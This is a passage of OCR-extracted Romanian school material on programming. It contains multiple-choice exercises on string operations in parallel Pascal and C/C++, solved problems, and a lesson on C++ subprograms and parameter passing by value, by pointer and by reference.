   while a[i]<>a[i+1] do inc(i);
   writeln(i);
c) i:=1;
   if a[i] = a[i+1] then write(i)
d) i:=1;
   if a[i]<>a[i+1] then inc(i)
   else write(i+1);
```

```
a) i=0;
   while(a[i] != a[i+1]) i++;
   cout<<i+2;
b) i=0;
   while(a[i] != a[i+1]) i++;
   cout<<i+1;
c) i=0;
   if  (a[i] == a[i+1]) cout<<i;
d) i=0;
   if (a[i] != a[i+1]) i++ ;
   else cout<<i ;
```

15. Considerăm următoarele declarații:

```
var  a,b: string[100] ;
```

```
char *a, *b;
```

Ce se va afișa în urma execuției următoarei secvențe de intrucțiuni?

```
a := 'mama'; b := 'Mamaie'
if  a>b then write(a)
else
  if a=b then write('identice')
         else  write(b);
```

```
a = "mama"; b="Mamaie";
if (strcmp(a,b)>0) cout<<a;
else
 if (strcmp(a,b)==0)
     cout<<"identice";
 else cout<<b;
```

a) *Mamaie;*
b) *mama;*
c) *identice;*
d) Secvența de instrucțiuni propusă nu execută nici o afișare.

16. Considerăm următoarele declarații:

```
var a:array[1..9] of string[20];
    n,i,j:byte; x:string[20];
```

```
char a[20][20];unsigned int n,i,j;
char x[20];
```

n

și următoarea secvență de program:

```
readln(n);
for i:=1 to n do readln(a[i]);
for i:=1 to n-1 do
 for j:=i+1 to n do
  if a[j]<a[i] then begin
   x:=a[j]; a[j]:=a[i]; a[i]:=x;
  end;
```

```
cin>>n;
for(i=0;i<n;i++) cin>>a[i];
for (i=0;i<n-1;i++)
 for (j=i+1;j<n;j++)
  if (strcmp(a[j],a[i])<0) {
 strcpy(x,a[j]); strcpy(a[j],a[i]);
 strcpy(a[i],x); }
```

Ce prelucrare realizează această secvență asupra elementelor vectorului *a*?

a) Ordonează crescător elementele tabloului *a* după lungimea șirurilor de caractere;

b) Ordonează lexicografic crescător elementele tabloului *a*;

c) Înlocuiește elementele tabloului cu șirul de caractere maxim din punct de vedere lexicografic;

d) Înlocuiește elementele tabloului cu șirul de caractere de lungime maximă.

17. Considerăm programul următor:

```
var a,b: string;
    i,x,y:integer;
begin
readln(a);readln(b);
i:=1;
x:=length(a); y:=length(b);
while (y-x+1>=i)
   and(copy(b,i,x)<>a) do inc(i);
if i > y-x+1 then i:=0;
writeln(i);
end.
```

```
#include <iostream.h>
#include <string.h>
char a[256],b[256]; int i,x,y;
void main() {
 cin>>a; cin>>b;
 x=strlen(a); y=strlen(b);
 for(i=0; y-x>=i &&
     strncmp(b+i,a,x)!=0; i++);
 if (i>y-x) i=-1;
 cout<<i<<endl;
}
```

Identificați care dintre expresiile următoare sunt echivalente cu de programul de mai sus (la evaluarea expresiei se obține aceeași valoare cu cea afișată prin program).

```
a) concat(a,b)
b) length(a + b);
c) pos(a,b);
d) copy(a,b,i);
```

```
a) strlen(a);
b) strlen(b);
c) strstr(b,a)-b;
d) strcmp(a,b);
```

18. Fie secvența de instrucțiuni următoare :

```
For i :=1 to length(a) do
 if a[i] in ['A'..'Z'] then
     a[i] :=chr(ord(a[i])+32) ;
```

```
for(i=0;i<strlen(a);i++)
if (a[i]>='A' && a[i]<='Z')
     a[i] += 32;
```

Știind că *a* este un șir de caractere și *i* o variabilă de tip întreg, identificați prelucrarea realizată asupra caracterelor sale.

a) transformarea caracterelor de tip minusculă în majuscula corespunzătoare;
b) inserarea șirului de caractere *32* după fiecare caracter de tip majusculă.
c) transformarea caracterelor de tip majusculă în minuscula corespunzătoare;
d) ordonarea alfabetică a majusculelor în cadrul șirului;
e) ștergerea caracterelor spațiu.

19. Fie următorul program:

```
var s:string[10];
    i:integer; x:char;
begin
 s:='clasa';
 for i:=1 to length(s)-1 do begin
   if(s[i]>s[i+1]) then begin
     x:=s[i];
     s[i]:=s[i+1];
     s[i+1]:=x;
   end;
   write(s,' ');
  end;
end.
```

```
#include<iostream.h>
#include<string.h>
char s[10];int i; char x;
void main()
{ strcpy(s,"clasa");
  for(i=0;i<strlen(s)-1;i++){
   if(s[i]>s[i+1]){
        x=s[i]; s[i]=s[i+1];
        s[i+1]=x;
   }
   cout<<s<<" ";
  }
}
```

Ce se va afișa pe ecran în urma execuției acestui program?

a) clasa clasa calas calas
b) clasa calsa calas
c) clasa calsa calsa calas
d) clasa aclsa aclas acals

20. Se consideră şirurile de caractere *a* şi *b*. Identificaţi care dintre următoarele secvenţe de instrucţiuni modifică valoarea şirului *b* prin ştergerea primei apariţii a lui *a* în *b*. În situaţia în care *a* nu se regăseşte în *b*, valoarea acestuia din urmă trebuie să rămână neschimbată. Variabila *x* este de tip *integer* pentru Pascal, respectiv de tip *int* pentru C/C++.

```
a)
delete(b,pos(a,b),length(a));


b)
x:=pos(a,b);
b:=copy(b,1,x-1)+
   copy(b,x+length(a),x)
c)
delete(a,pos(a,b),length(b));


d)
x:=pos(a,b);
if x<>0 then
  b:=copy(b,1,x-1)+
     copy(b,x+length(a),x);
```

```
a)
x=strstr(b,a)-b;
if (x>=0)
 strcpy(b+x,b+x+strlen(a));
b)
x=strstr(b,a)-b;
strcpy(b+x,b+x+strlen(a)-1);

c)
x=strstr(a,b)-a;
if (x>=0)
 strcpy(a+x,a+x+strlen(b));
d)
x=strstr(a,b)-a;
strcpy(a+x,a+x+strlen(b));
```

21. Considerăm următorul program. Ce condiţie trebuie îndeplinită pentru ca în urma rulării acestuia să se afişeze mesajul *Corect* ?

```
var a,b:string;
begin
 readln(a);
 readln(b);
 while(a[1]=b[1])and(a<>'')and
      (b<>'')do
  begin
   delete(a,1,1);
   delete(b,1,1);
  end;
 if(a='')and(b='') then
    write('Corect')
 else
    write('Incorect');
end.
```

```
#include<iostream.h>
#include<string.h>
char a[256],b[256];
void main()
{
  cin>>a;
  cin>>b;
 while(a[0]==b[0]&&a[0]!=0
       &&b[0]!=0){
  strcpy(a,a+1);
  strcpy(b,b+1);
 }
 if (a[0]==0 && b[0]==0)
     cout<<"Corect";
 else cout<<"Incorect";
}
```

a) afişează mesajul *Corect* doar dacă şirurile *a* şi *b* au lungimi egale;

b) afişează mesajul *Corect* doar dacă şirurile *a* şi *b* au valori identice;

c) afişează mesajul *Corect* doar dacă şirurile *a* şi *b* au lungimi nule;

d) afişează mesajul *Corect* doar dacă şirurile *a* şi *b* au valori identice de lungime 1;

22. Se consideră următorul program:

```
var a,b:string;
    i:integer;
begin
 b:='';
 for i:=1 to 3 do begin
  readln(a);
  b:=b+copy(a,i,length(a)-i+1);
 end;
 writeln(b)
end.
```

```
#include<iostream.h>
#include<string.h>
char a[256],b[256]; int i;
void main()
{ strcpy(b,"");
 for(i=0; i<3; i++){
  cin>>a; strcat(b,a+i);
 }
 cout<<b;
}
```

Identificați ce se va afișa dacă de la tastatură se vor introduce, în ordine, șirurile de caractere: *"copil"*, *" masina"*, *"bloc"*.

a) opilsinac b) cmb c) copilmasinbl d) copilasinaoc

23. Considerăm următoarul program:

```
var a,b:string;
begin
 readln(a);
 readln(b);
 while (pos(a[1],b)<>0) do
 begin
    delete(b,pos(a[1],b),1);
    delete(a,1,1);
 end;
 if (a='')and(b='') then
      write('Da')
 else
      write('nu');
end.
```

```
#include<iostream.h>
#include<string.h>
char a[256],b[256],*p;  int i;
void main()
{ cin>>a;  cin>>b;
 while (strchr(b,a[0])!=NULL &&
        a[0]!=0){
   p=strchr(b,a[0]);
   strcpy(p,p+1);strcpy(a,a+1);
 }
 if (a[0]==0 && b[0]==0)
     cout<< "da";
 else cout<<"nu";
}
```

La sfârșitul rulării acestuia se va afișa mesajul *Da* dacă și numai dacă:

a) șirurile *a* și *b* au valori egale;
b) șirurile *a* și *b* au lungimi identice;
c) șirurile *a* și *b* sunt formate din exact aceleași caractere, eventual în altă ordine.
d) fiecare caracter al șirului *a* apare și în șirul *b*;

24. Fie *a* un șir de caractere (*string / char **) și *x* o variabilă întreagă. Care dintre următoarele instrucțiuni elimină toată secvența de caractere identice de la începutul șirului *a* (pentru a fi ștearsă, secvența va conține minimum 2 caractere):

```
a)x:=length(a);
  while((a[1])=a[2])and
  (length(a)>1) do delete(a,1,1);
  if length(a)<>x then
              delete(a,1,1);
```

```
a) x=strlen(a);
   while (*a==*(a+1)) {a=a++;}
   if (strlen(a)!=x)
         strcpy(a,a+1);
```

```
b) while((a[1])=a[2])and
   (length(a)>1) do delete(a,1,1);

c) while((a[1]) <> a[2])and
   (length(a)>1) do delete(a,1,1);

d) while((a[1]) <> a[2])and
   (length(a)>1) do delete(a,1,1);
   delete(a,1,1);
```

```
b) while (*a==*a+1) {
     a=a++;
   }
   strcpy(a,a+1);

c) while (*a!=*(a+1)) {a=a++;}
   strcpy(a,a+1);

d) while (*a==*(a+1)) {a=a++;}
   strcpy(a,a+1);
```

25. Fie *a* un şir de caractere (*string / char **) şi *i, j* variabile întregi. Care dintre următoarele instrucţiuni permit afişarea mesajului *"Da"* dacă şi numai dacă valoarea lui *a* este palindrom?

```
a)i:=1; j:=length(a);
  while (a[i]<>a[j])and(i<j) do
  begin dec(i); inc(j); end;
  if (i>j) then write('DA')
           else write('NU');

b)i:=1; j:=length(a);
  while (a[i]<>a[j])and(i<j) do
  begin inc(i); dec(j); end;
  if (i>=j) then write('DA')
            else write('NU');

c) i:=1; j:=length(a);
   while (a[i]=a[j])and(i<j) do
   begin inc(i); dec(j); end;
   if (i>=j) then write('DA')
             else write('NU');

d)
  i:=1; j:=length(a);
  while (a[i]=a[j]) and (i<j) do
  begin dec(i); inc(j); end;
  if (i>=j) then write('DA')
            else write('NU');
```

```
a)i=0; j=strlen(a)-1;
  while ((a[i]==a[j])&&(i<j))
    {i--; j++;}
  if(i>=j) cout<<"DA";
  else cout<<"NU";

b)i=0; j=strlen(a)-1;
  while ((a[i]!=a[j])&&(i<j))
    { i++; j--; }
  if(i<=j) cout<<"DA";
  else cout<<"NU";

c)i=0; j=strlen(a)-1;
  while ((a[i]==a[j])&&(i<j))
    { i++; j--; }
  if (i>=j) cout<<"DA";
  else cout<<"NU";

d)i=0; j=strlen(a)-1;
  while ((a[i]!=a[j])&&(i<j))
  { i--; j++; }
  if (i>=j) cout<<"DA";
  else cout<<"NU";
```

26. Ştiind că variabila *a* este folosită pentru a memora, ca şir de caractere, numele unei discipline studiate în liceu (maximum 50 caractere), identificaţi o declarare corectă a sa:

```
a) var a=string;
b) var a:string[39];
c) var a:string[50];
d) var a:array[1..50] of string;
```

```
a) char a;
b) char a[39];
c) char a[50];
d) char* a[20];
```

27. Ştiind că variabila *a* este utilizată pentru a memora numele celor 7 zile ale săptămânii, cum trebuie ea declarată:

```
a)var a:string[7][7];
b)var a: array[1..7] of string;
c)var a:string[7];
d)var a: array[1..7] of char;
```

```
a)char a[7];
b)char a[7][17];
c)char a;
d)char** a[7];
```

28. Considerăm secvența de instrucțiuni următoare în care variabila *s* este un șir de caractere, *i* și *k* variabile întregi, *x* o variabilă din tipul *char* iar *ok* este o variabilă din tipul *boolean*(Pascal) - *int*(pentru C/C++):

```
i := 1; ok := true; k := 0;
while (i<=length(s))and ok do
begin
 if s[i]=x then begin
           k:=i; ok:=false;
 end;
 inc(i);
end;
```

```
i = 0;
ok = 1; k = 0;
while(i<strlen(s) && ok){
 if(s[i]==x)
 {
   k = i;
   ok = 0;
 }i++;}
```

Care dintre atribuirile următoare conduc la obținerea aceleiași valori pentru *k*, ca cea obținută în urma execuției secvenței prezentate ?

```
a) k := concat(s,x)
b) k := length(s)
c) k := pos(x,s)
d) k := pos(s,x)
```

```
a) k = strcat(s,x)
b) k = strlen(s)
c) k = strchr(s,x)-s
d) k = strchr(s,x)-x
```


1.1.2 Probleme rezolvate

1. Se consideră un text în care unicul separator este spațiul. Știind că între oricare două cuvinte pot exista mai mulți separatori, să se determine numărul de cuvinte din text.
Exemplu: Pentru textul 'Am venit repede ' se va afișa 3.

Soluție
Algoritmul presupune parcurgerea caracter cu caracter a textului și identificarea numărului de perechi de caractere alăturate care pot reprezintă finalul unui cuvânt (caracter diferit de spațiu urmat de un separator).

```
1  var s:string;
2      i,nr:integer;
3  begin
4   readln(s);
5   s:=s+' '; nr:=0;
6   for i:=1 to length(s)-1 do
7    if(s[i]<>' ')and
8      (s[i+1]=' ')then inc(nr);
9   writeln(nr);
10 end.
11
```

```
#include <stdio.h>
#include <string.h>
char s[256];int nr,i;
void main() {
 gets(s);
 strcat(s," "); nr=0;
 for (i=0;i+1<strlen(s);i++)
 if (s[i]!=' '&&s[i+1]==' ')
    nr++;
 printf("%d\n",nr);
}
```




Subprograme

Modul de transmitere a parametrilor

Profesor: Sanda Popescu

Cum se rezolvă problemele dintr-o firmă într-o lume tehnologică?




Cum poate rezolva directorul (managerul) toate problemele?

Singur...


...sau poate trasa diferite sarcini subalternilor.

Aceştia le pot rezolva singuri...

... sau pot apela la subalternii lor...



...pentru a rezolva probleme mai mici



Noțiuni teoretice referitoare la subprograme în C++

Teminologie folosită

- **Definiție:** Un subprogram este o secvență de instrucțiuni care rezolvă o anumită sarcină în afara funcției main() și lansată în execuție de câte ori este nevoie
- **Modul apelant:** Modulul/subprogramul care apelează la alte subprograme pentru rezolvarea unei probleme
- **Modul apelat:** Modulul/subprogramul care este apelat de un alt modul, pentru a-i rezolva acestuia o problemă

Terminologie folosită

- **Variabile locale:** variabile declarate în corpul unui subprogram; sunt păstrate temporar pe stiva STACK de memorie, doar atât cât se execută subprogramul, adică sunt vizibile DOAR în interiorul subprogramului care le-a definit; au o valoare nedefinită, reziduală, pentru aceasta TREBUIE inițializate;
- **Variabile globale:** sunt definite în afara oricărui subprogram; sunt vizibile în toate subprogramele definite DUPĂ declararea lor, adică pot fi folosite și modificate de orice subprogram; ele sunt păstrate permanent în zona/segmentul de date din memorie; la declarare ele sunt inițializate cu 0;
- **Observație:** Dacă sunt definite două variabile, una locală și una globală, CU ACELAȘI NUME, în subprogramul în care s-a definit variabila globală, compilatorul va folosi variabila locală.

Elementele unui subprogram

- **Prototipul subprogramului:** linia de program care declară subprogramul, și care conține următoarele informații: tipul rezultatului, numele subprogramului și tipul parametrilor folosiți pentru comunicare (nu și numele parametrilor); prototipul se termină cu caracterul **;**(punct-virgulă)
- **Antetul subprogramului:** linia de recunoaștere/definire a subprogramului, în care se specifică tipul subprogramului, numele acestuia și lista parametrilor formali, separați prin caracterul **,**(virgulă); antetul nu se termină cu caracterul **;** (punct-virgulă)
- **Apelul subprogramului:** linia de program care lansează în execuție subprogramul

Identificarea elementelor unui subprogram

- Prototipul subprogramului
- Antetul subprogramului
- Apelul subprogramului
- Definiţia subprogramului
- Modulul apelant
- Modulul apelat

```
# include <iostream.h>
void functie();
void main()
{ functie();
}
void functie()
{ cout<<"exemplu de functie";
}
```

Prototipul şi antetul unei functii

O functie poate fi declarată prin ***prototip***:

void citeste(int , float); // se încheie cu ;

O funcţie trebuie să aibă un ***antet*** prin care se precizează interfaţa dintre program şi subprogram:

void citeste (int &n, float &m)

Parametrii de comunicare

Stabilesc legăturile dintre modulul apelant și modulul apelat, realizează legătura dintre module; Tipul parametrilor poate fi: întreg, real, caracter, pointer, tablou (vectori, matrice, string-uri). Aceștia sunt:

- **Parametrii de intrare:** datele ce ”se dau” subprogramului, ce vor fi prelucrate de subprogram
- **Parametrii de ieșire:** rezultatele obținute de subprogram după ce le prelucrează și pe care le comunică modulului apelant, după ce subprogramul își termină execuția; reprezintă valorile returnate de către subprogram
- **Parametrii de intrare/ieșire:** datele ale căror valori pot fi modificate atât de subprogram cât și de modulul apelant; reprezintă valorile returnate de către subprogram

Clasificarea parametrilor după locul unde apar aceștia

- **Parametrii formali:** apar în antet, precedaţi de tipul lor, separaţi prin caracterul ,(virgulă)
- **Parametrii efectivi/actuali:** apar la apel, doar cu numele, separaţi prin caracterul ,(virgulă)

Observaţii:

1. Parametrii formali şi cei actuali trebuie să corespundă ca număr, tip şi poziţie
2. Numele parametrilor actuali pot fi diferite de numele parametrilor formali

Cum circulă datele?


Subalternii primesc sarcini (parametri de intrare) şi oferă rezultatele muncii lor (parametri de ieşire)

Funcţiile procedurale: oferă unul sau mai multe rezultate prin intermediul parametrilor, sau nu oferă nici un rezultat

Ex. void citeste(int &n, float &m)

Funcţii operand: oferă un singur rezultat, prin numele funcţiei

Ex. int suma(int n)



Funcție operand:

- subprogram care returnează un rezultat chiar prin numele lui, dar eventual poate returna și alte rezultate prin intermediul parametrilor de ieșire; apelul unei funcții operand se realizează în expresii (atribuire, instrucțiuni de control (if, while, for)) sau ca parametrii ai unei alte funcții (de exemplu: if (prim(invers(x))), sau cout<<prim(x));
- Tipul unei funcţii operand poate fi: numeric(intreg sau real), caracter, pointer, înregistrare(struct), NU poate fi tablou (vectori, matrici, string-uri).
- O funcție operand trebuie să conțină cel puțin o instrucțiune return, prin care returnează o valoare modulului apelant.
- La prima întâlnire a unei instrucțiuni return, execuția funcției se întrerupe, restul instrucțiunilor nu se mai execută.

Funcție procedurală:

- subprogram care furnizează modulului apelant unul, mai multe sau nici un rezultat, rezultatele sunt furnizate prin intermediul parametrilor; apelul unei funcții procedurale se realizează printr-o instrucțiune procedurală cu sintaxa: **nume_subprogram(listă de parametri actuali), de** exemplu sch(a,b);
- Tipul unei funcţii procedurale este void (nici un tip)

Utilizarea stivei (zona STACK de memorie)

În zona stack se păstrează temporar informațiile despre modulul apelat;

Etapele executate la apel sunt:

1. se întrerupe execuția modulului apelant
2. se salvează pe stack:
    i. adresa de revenire a instrucțiunii imediat următoare apelului
    ii. valorile parametrilor formali
    iii. valorile variabilelor locale

- când execuția subprogramului s-a încheiat:
    i. se eliberează zona stack de toate variabilele locale și parametrii
    ii. se revine în modulul apelant la adresa de revenire

Modul de transfer al parametrilor

- Prin valoare: parametrului i se atribuie o valoare, o expresie sau conţinutul unei variabile; se folosește, de obicei, numai pentru parametrii de intrare; dacă se utilizează, totuși, acest mod pentru transmiterea rezultatelor, se pot folosi variabile de tip pointer (Varianta 2)
- Prin referinţă: subprogramul primeşte o adresă de memorie la care ste stocată variabila primită ca parametru; se foloseşte pentru parametrii de ieşire, sau intrare/ieşire; în lista parametrilor formali, sunt precedaţi de operatorul adresă de memorie (caracterul **&)**;

Transfer prin valoare

Varianta 1 (transfer prin valoare a parametrilor de intrare)

```
# include <iostream.h>
int a,b;
void sch (int x, int y)
{ int z;
   z=x; x=y; y=z;
}
int main()
{ cin>>a>>b;            //a=10, b=20
   sch(a,b);
   cout<<a<<` `<<b;   //a=10, b=20
   return 0;
}
```

Varianta 2 (transfer prin valoare a parametrilor de ieșire, folosind ponteri)

```
# include <iostream.h>
int a,b;
void sch (int *x, int *y)
{ int z;
   z=*x; *x=*y; *y=z;
}
int main()
{ cin>>a>>b;            //a=10, b=20
   sch(&a,&b);          //atenție la
                        //parametrii
   cout<<a<<` `<<b;     //a=20, b=10
   return 0;
}
```

Observații:

Parametrii efectivi/actuali corespunzători parametrilor formali de intrare transmişi prin valoare POT fi: variabile, constante, expresii, apel de funcţie operand, de exemplu:

- **cout<<prim(x);**
- **cout<<prim(15);**
- **cout<<prim(x+y);**
- **cout<<prim(invers(x));**

unde funcţia prim(x) verifică dacă x este număr prim, iar funcţia invers(x) returnează inversul parametrului x.

Parametrii formali corespunzători parametrilor valoare pot fi iniţializaţi în antetul subprogramului, ca în exemplul de mai jos:

```
# include <iostream.h>
int a,b;
int test (int a=10, int b=20)
{ return a+b;
}
int main()
{  cout<<test(30,40)<<endl;      //se afiseaza 70
    cout<<test(30)<<endl;        //se afiseaza 50
    cout<<test()<<endl;          //se afiseaza 30
   return 0;
}
```

Transfer prin referinţă

Varianta 3 (transfer prin referinţă a parametrilor de ieşire)

Parametrii efectivi corespunzători parametrilor formali transmişi prin referinţă TREBUIE să fie doar variabile, adică nu pot fi constante, expresii, apeluri ale altor funcţii;

```
# include <iostream.h>
int a,b;
void sch (int &x, int &y)
{ int z;
   z=x; x=y; y=z;
}
int main()
{ cin>>a>>b;  //a=10, b=20
   sch(a,b);       /* nu se poate apela sch(20, 30),
     parametrii actuali TREBUIE să fie variabile */
   cout<<a<<` `<<b;  //a=20, b=10
   return 0;
}
```

Transmiterea parametrilor prin valoare

- Declararea functiei


```
void sch(int x, int y)
{ int z;
  z=x;
  x=y;
  y=z;
}
```

- Apelul funcţiei

```
void main()
{ cin>>a>>b;
  cout<<a<<‘ ‘<<b;
  sch(a,b);
 cout<<a<<‘ ‘<<b;
}
```

Observăm că nu intevine nicio schimbare a valorilor celor doua variabile a şi b, în urma apelului funcţiei ***sch,*** deoarece parametrii au fost transmişi prin valoare

Reprezentarea pe stivă (STACK)



Transmiterea parametrilor prin valoare folosind variabile de tip pointer

- Declararea functiei

```
void sch(int *x, int *y)
{ int  z;
   z=*x;
  *x=*y;
  *y=z;
}
```

